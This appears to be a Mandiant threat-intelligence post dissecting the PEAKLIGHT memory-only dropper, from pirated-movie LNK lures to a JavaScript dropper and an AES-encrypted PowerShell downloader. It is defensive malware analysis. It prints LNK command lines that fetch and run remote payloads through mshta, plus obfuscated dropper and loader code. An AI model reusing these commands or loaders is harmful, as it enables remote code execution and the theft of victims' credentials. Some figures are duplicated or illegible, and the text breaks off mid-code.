


PEAKLIGHT: Decoding the Stealthy Memory-Only Malware

 cloud.google.com/blog/topics/threat-intelligence/peaklight-decoding-stealthy-memory-only-malware/



Threat Intelligence


Written by: Aaron Lee, Praveeth DSouza

TL;DR

Mandiant identified a new memory-only dropper using a complex, multi-stage infection process. This memory-only dropper decrypts and executes a PowerShell-based downloader. This PowerShell-based downloader is being tracked as PEAKLIGHT.

Overview

Mandiant Managed Defense identified a memory-only dropper and downloader delivering malware-as-a-service infostealers. During our investigation, Mandiant observed the malware download payloads such as LUMMAC.V2 (LUMMAC2), SHADOWLADDER, and CRYPTBOT. Mandiant identified the initial infection vector as a Microsoft Shortcut File (LNK) that connects to a content delivery network (CDN) hosting an obfuscated memory-only JavaScript dropper. Analysis of the payload revealed that it executes a PowerShell downloader script on the host. Mandiant named this final downloader PEAKLIGHT.






Figure 1: Infection chain

Infection Chain

Stage 1: Movie Lures; A Blast from the Past

In recent investigations, Mandiant identified victims downloading malicious ZIP files disguised as pirated movies. These archives contained a malicious Microsoft Shortcut File (LNK) following the filename schema seen in Figure 2:

```
* Video_mp4_1080p_x264.zip -> The Movie (HD).lnk
* Video_mp4_[1080p].zip -> Full Movie 1080p HD.lnk
* @!Movie_HD_1080p_mp4_@!.zip -> Full Movie HD (1080p).lnk
* mp4_Full_Video_HD_1080p@!.zip -> Full Video (HD) mp4.lnk
```

Figure 2: Initial infection

During an associated investigation within a client environment, Mandiant identified anomalous outbound network activity to the IP address **62.133.61[.]56**. The XML page seen in Figure 3 was subsequently discovered at the URL **hxxp://62.133.61[.]56/Downloads**.




Figure 3: XML markup

Of particular interest was this snippet from the XML markup, seen in Figure 4.

```

<D:href>/Downloads/Full%20Video%20HD%20%281080p%29.lnk</D:href>
<D:propstat>
  <D:prop>
    <D:resourcetype></D:resourcetype>
    <D:displayname>Full Video HD (1080p).lnk</D:displayname>
    <D:getcontenttype>application/octet-stream</D:getcontenttype>
    <D:getetag>"17d6b3e5205a12a0460"</D:getetag>
    <D:getcontentlength>1120</D:getcontentlength>
    <D:getlastmodified>Fri, 07 Jun 2024 11:01:44 GMT</D:getlastmodified>
    <D:supportedlock>

```

Figure 4: Forwarding mechanism

Based on the contents of Figure 4, this code may have served as a redirect or forwarding mechanism for the URL **hxxp://62.133.61[.]56/Downloads/Full Video HD (1080p).lnk** (MD5: 62f20122a70c0f86a98ff14e84bcc999). Mandiant subsequently acquired this file and determined it was a LNK file configured with a media file icon (Figure 5).




Figure 5: LNK file configured with a media file icon

LNK files are a common tactic used by threat actors to trick unsuspecting users into unknowingly executing malware. These files can be disguised as legitimate documents or programs, making them effective for hiding in plain sight.

At this stage in the investigation, Mandiant identified different command variations within the parameters of the LNK file.

Variation 1

The parameters portion of the LNK file was configured to leverage the legitimate Microsoft utility **forfiles.exe** to search for the file **win.ini** and execute a PowerShell script. Mandiant observed the execution of the following command (Figure 6):

```
forfiles.exe /p C:\Windows /m win.ini /c "powershell .  
mshta https://nextomax.b-cdn[.]net/nexto"
```

Figure 6: Initial PowerShell script variation 1

This command:

- Uses the **/p** command switch for **forfiles.exe** to set the designated file search path to **C:\Windows**.
- Uses the **/m** command switch to look for files matching the name **win.ini**. Then, for each match (though on typical Windows installations there will only be one):
 - Starts **powershell.exe** with configurations to load a localized or dot-sourced script, which is signified by the "." (in this case, the output generated by the rest of the command-line parameters).
 - Retrieves a second-stage payload from the URL **hxxps://nextomax.b-cdn[.]net/nexto**.
 - Executes the retrieved payload via **mshta.exe**.

After executing this LNK file, Windows Media Player was opened on the affected host, and a video of a prominent film studio's opening logo reel played automatically.

This video file was simply called **video.mp4** (MD5: 91423dd4f34f759aaf82aa73fa202120) and presumably served as a "cover" video to attempt to alleviate suspicions that the affected host had, in reality, been infected with malware.

Variation 2

In a different investigation, Mandiant observed the parameters portion of the LNK file initiated a PowerShell command that employed asterisks (*) as wildcards to launch **mshta.exe** to discreetly run malicious code retrieved from a remote server.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  
.(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').  
( 'PSChildName' )hxxps://potexo.b-cdn[.]net/potexo
```

Figure 7: Initial PowerShell script variation 2

This command:

- Runs a script signified by the dot sourcing operator ".".
- Uses the **Get-ItemProperty** (gp) to point to the Mshta registry hive and **psChildName** to specify the object, **mshta.exe**.
- Retrieves the second-stage payload from the URL **hxxps://potexo.b-cdn[.]net/potexo** and executes via **mshta.exe**.

The attackers employed the following evasion techniques to further cover their tracks:

- **System Binary Proxy Execution:** By using **mshta.exe**, the attackers execute malicious code directly from a remote server, bypassing application control solutions and browser security settings.
- **Content Delivery Network Abuse:** The attackers took advantage of a reputable content delivery network (Bunny CDN) to host their malicious payloads. This abuse of trust associated with CDNs allowed them to circumvent security filters that might not scrutinize traffic from known, trusted sources.

Both variations utilize **MITRE ATT&CK® Technique T1218.005: System Binary Proxy Execution: Mshta**.

Stage 2: JavaScript Dropper

Figure 8 shows analysis of the HTML file cached on the CDN contained an obfuscated memory-only JavaScript dropper.

```

<HTA:APPLICATION CAPTION = "no" WINDOWSTATE = "minimize" SHOWINTASKBAR = "no" >
<script>
HV=102;
TQ=117;
Fn=110;
Tv=116;
iw=105;
dA=111;
hx=103;
XR=108;
ND=118;
nb=107;
Fd=100;
xY=123;
oy=114;
Tj=113;
ZD=101;
SR=104;
fP=109;
qN=125;
tE=119;
dd=106;
var uZU = String.fromCharCode
(HV,TQ,Fn,BL,Tv,iw,dA,Fn,vq,hx,XR,ND,DB,nb,dA,Fd,d0,xY,ND,Q0,oy,vq,Fn,Tj,RG,ih,vq,cP,cP,Es,HV,dA,oy,vq,DB,ND,Q0,oy,vq,Fn,Fd,Lu,vq,ih,vq,mQ,Es,v
Lu,de,de,d0,vq,xY,ND,Q0,oy,vq,iY,HF,HV,vq,ih,vq,xK,Tv,oy,iw,Fn,hx,dP,HV,oy,dA,fP,Lw,SR,Q0,oy,Lw,dA,Fd,ZD,DB,nb,dA,Fd,Xx,Fn,Fd,Lu,gR,vq,jf,vq,ao
ZD,Tv,TQ,oy,Fn,vq,Fn,Tj,RG,qN,Es,ND,Q0,oy,vq,oy,Fn,iY,vq,ih,vq,hx,XR,ND,DB,Xx,LG,PK,uB,ok,LG,PK,mQ,ok,LG,PK,gC,ok,LG,gC,mQ,ok,LG,PK,LG,ok,LG,PK
ok,LG,gC,mQ,ok,LG,PK,PK,ok,LG,gC,mQ,ok,LG,uB,uB,ok,LG,ao,Gn,ok,LG,PK,gC,ok,LG,uB,uB,ok,LG,ao,gC,ok,LG,uB,uB,ok,LG,ao,Gn,ok,LG,gC,mQ,ok,LG,PK,uB
</script>
eval(uZU)
window.close()}
<HTA:APPLICATION CAPTION = "no" WINDOWSTATE = "minimize" SHOWINTASKBAR = "no" >
<script>
HV=102;
TQ=117;
Fn=110;
Tv=116;
iw=105;
dA=111;
hx=103;
XR=108;
ND=118;
nb=107;
Fd=100;
xY=123;
oy=114;
Tj=113;
ZD=101;
SR=104;
fP=109;
qN=125;
tE=119;
dd=106;
var uZU = String.fromCharCode
(HV,TQ,Fn,BL,Tv,iw,dA,Fn,vq,hx,XR,ND,DB,nb,dA,Fd,d0,xY,ND,Q0,oy,vq,Fn,Tj,RG,ih,vq,cP,cP,Es,HV,dA,oy,vq,DB,ND,Q0,oy,vq,Fn,Fd,Lu,vq,ih,vq,mQ,Es,v
Lu,de,de,d0,vq,xY,ND,Q0,oy,vq,iY,HF,HV,vq,ih,vq,xK,Tv,oy,iw,Fn,hx,dP,HV,oy,dA,fP,Lw,SR,Q0,oy,Lw,dA,Fd,ZD,DB,nb,dA,Fd,Xx,Fn,Fd,Lu,gR,vq,jf,vq,ao
ZD,Tv,TQ,oy,Fn,vq,Fn,Tj,RG,qN,Es,ND,Q0,oy,vq,oy,Fn,iY,vq,ih,vq,hx,XR,ND,DB,Xx,LG,PK,uB,ok,LG,PK,mQ,ok,LG,PK,gC,ok,LG,gC,mQ,ok,LG,PK,LG,ok,LG,PK
ok,LG,gC,mQ,ok,LG,PK,PK,ok,LG,gC,mQ,ok,LG,uB,uB,ok,LG,ao,Gn,ok,LG,PK,gC,ok,LG,uB,uB,ok,LG,ao,gC,ok,LG,uB,uB,ok,LG,ao,Gn,ok,LG,gC,mQ,ok,LG,PK,uB
</script>
eval(uZU)
window.close()}

```

Figure 8: JavaScript dropper layer 1

The script begins by assigning decimal-encoded ASCII characters to randomly named variables. The **String.fromCharCode()** function is then used to convert the decimal-encoded characters back into their corresponding ASCII characters to decode the JavaScript dropper embedded within the script.

Mandiant identified an embedded payload after decoding the JavaScript dropper, seen in Figure 9.

[illegible]

Figure 9: JavaScript dropper layer 2

The script in Figure 9 carries out the following actions:

1. Decoding Function (wAJ)

The function receives an array of numbers, decodes each by subtracting 619, and then converts the result to its corresponding character using **String.fromCharCode()**. These characters are then combined to produce the final, decoded string, which is returned by the function.

2. Payload (KbX, YmD)

The variables **KbX** and **YmD** contain obfuscated data, which is decoded by the **wAJ** function.

3. ActiveXObject

The script employs a decoded variable **YmD**, which resolves to **Wscript.shell**, to create a new **ActiveX object**. This object grants the script system-level privileges to execute commands.

4. IMD.Run

- Executes the decoded **KbX** command.
- Parameters:

- **0**: This parameter instructs the command to run in a hidden window, keeping its actions concealed from the user.
- **true**: This parameter ensures the script waits for the command to complete its execution before moving on to any subsequent steps.

The payload (**KbX**) was abbreviated to maintain a concise presentation.

Note: Mandiant used this [CyberChef](#) recipe to successfully decode the obfuscated **JavaScript** dropper.

Variation 1: Hex-Encoded Payload

```

1 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w 1 -ep Unrestricted -nop function ffQihkvB($LPAs)
2 {
3     return -split ($LPAs -replace '..', '0x& ')
4 };
5 $MaLNLwL = ffQihkvB('2319245FD48C66D76FC89F9C99D5E857EB6F754A01719C2716960A67C272DE45298052669A3E7FDC354527F866D0CFB427707F
6 187F003975C78D6FE92D63A5C8CF57FC00BD2FAB405E1559D068A678AF390557942B9FA866633F0F086903D600789C62F1F60A2E9E794484557496146
7 7035A1872499668FF1C71CDE0472855CB43C4B1850BA18A1A42BEDC17182AB8B9ED106DF460A48934714F1692E1AE1387652628D6598258517847BA72797
8 5C949CF2CC5A1808408772E985B3AAA13C88A0E28D6E8FFB565E0EDF340A2E6A539A6DE3C2CDF8CE6CEDF31568465D2A5F7FBD793004587E7DA04D44642
9 1FED37BB30528408A75465E83FD1B9C008BA65644187C96548809DF458F6E7ECF04C3E357B8CE677E487E749592A855A466C15EAC9B6644A922495D538F
10 A114AB6DA91D8546279ED9A3CE250D6C4FF6E684538927E842F5F0184D96FA8E627487006CD2829E8017CB1AAD330F61E14C6EC6C8A18A6D1F75389E371E
11 7406B98E0DC4D605521925ECD1C2A38D07EBC8F2034237B0F2FBD07D4C94B37374A7463EC34E73D478CA5DF801FC68CFF4BD49182B3F1FBC2E0FD6A84A99
12 E7991CD42703ADA402D2308819AB67B94D2B8F874EABC1A6F11A189DA68436F126B3350004BAFDA880CAED72DAF6DC38AC32706BA153E15859AB8512ACAD
13 AE1B30E0CB37D4294E2FCC7A1CECC731812ABE057EE85658868B6A57C15152A6E8B81E36633BAF4571086A0D40CD7EA788456AB9A9EAFD4E7A7810C8C9C
14 218685509A8360B3D481F7450CDE3A323483B69A94489FE4DD8AB096A883AF5D168697370D5C0A1B13B9407AA6F0046F96C4074EA117B8627F9F03FEC184
15 38F40110B925819A21FBB8B5E7AAA37CD370F685A86DA53FF272201E5FCD9BC95996E9E87F866D3007802915916A32AA349068C7746DE6579697F716166A
16 132B0488632B08A94F03D65155D3A08BFCE221D3F75BE68C17180F7A3C26ED6CB9F26E923177AAFF728E1DF5104EAB60580B555EE458D0583466F509CD009
17 23913AD5767BF84A3694665506246D9A08BE349EF210221F157F053F80D5E1DD2CE618FC8DA8795E3EC9904FEB09ED7FF8C224EDD63251EDA820E3243BF
18 AB90DC41D39352F238DFA271DB8C7A3A5D2876B50E12703442208D7655E8721CC377385AA1002D858BD6BF2A87A1BBEC475121F99E2F57A4AA916BAE443C
19 564268A41B3488BFF8D4EBC66F759097E1306FBCDF0E972ACA57F9D6A398F258BCEDE42851B67C7C8A8F185AD2A7B9CCDF1E9182400D85CF7F9116D513
20 60F5CB7C45DE3E594DC323C64A8967BFA8FADAEAD7BA8FA9131A0A38AD3E7F53C877D40EAC87F2A07F64E637905948B2C623FD27D30D7D36C6147923A480B
21 2771B860E68AF286C77E358E0CFA2A5C749483C5466AAE58CADD1C4B18A97EBE6123EAFCE0B9ED763EBB389DC459783C122CB8E5EB3B061C3A42179CDF
22 BEBABB9484CE4869D964CAF86D1E02AB80D6C86A9EF293AFBE9D352D1214BA3FBBFC915961F17B30DBFC28F4CF98C2C0469499DA62A83CE749E90A15691
23 818EE0D8B1E1231908E9219186F0AF02BC5C61D5E711C7065384883F6022A53766F5B43CDD979C875CA37D6A781F620952CD11EB5C3863D5DEBEF9604AF1
24 EFFC3AACFF0AC608ECFF64E4021FE7DD9D31829123E79A8AB162F13C0F0FAFE7CFD01E5A65DC3DA655C44C5318ED09185EAC87AB00D2E66272B58821AC9A
25 FE2447904EF459D9E19C0015C277A276891D178697222CAC606C0A8E49EF58D48853CDD427321EF8B0FEDC2F388A84FF9D938799C2123938A9E200FD6F
26 4D22BB26C989985A78C8D9BE9FEBA5F73C381913C4550892B3F6823B59C08D98D1B87FDA46BC38865DBF4029AC1D8EDD25E0F37C644FCB6265D65F57C29
27 DEBF627C6BB67E3473AFD42BE78076E94AE0453338A2D04FE5B7C49662D660176048591431C9E4611C8F70385887591B572B4E6D8F6A9AFC4513B43CC
28 38CF3871F5668D1473F1DD240D2A8B1D1882590D5D97109C9D0C0E8D1EEE399562243F48F2840819EC7086FE9FB41123CD0E5E3917246D51CA4164E4446CDE7F13
29 EA4B49A450DF1630B420C87557C68D2700C44E1663785DADB01545EEB967DAAC4A58A4A7B302FF93413051157B912F737AE3612E74994EA740990F2926');
30 $OIOVH = [System.Security.Cryptography.Aes]::Create();
31 $OIOVH.Key = ffQihkvB('746A53774B6D6F7569476B7041676D');
32 $OIOVH.IV = New-Object byte[] 16;
33 $zSgJorGR = $OIOVH.CreateDecryptor();
34 $tQ0hUlJbC = $zSgJorGR.TransformFinalBlock($MaLNLwL, 0, $MaLNLwL.Length);
35 $F0xZZBmey = [System.Text.Encoding]::Utf8.GetString($tQ0hUlJbC);
36 $zSgJorGR.Dispose();
37 & $F0xZZBmey.Substring(0,3) $F0xZZBmey.Substring(3)

```

```

1 "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w 1 -ep Unrestricted -nop function ffQihkvB($LPAs)
2 {
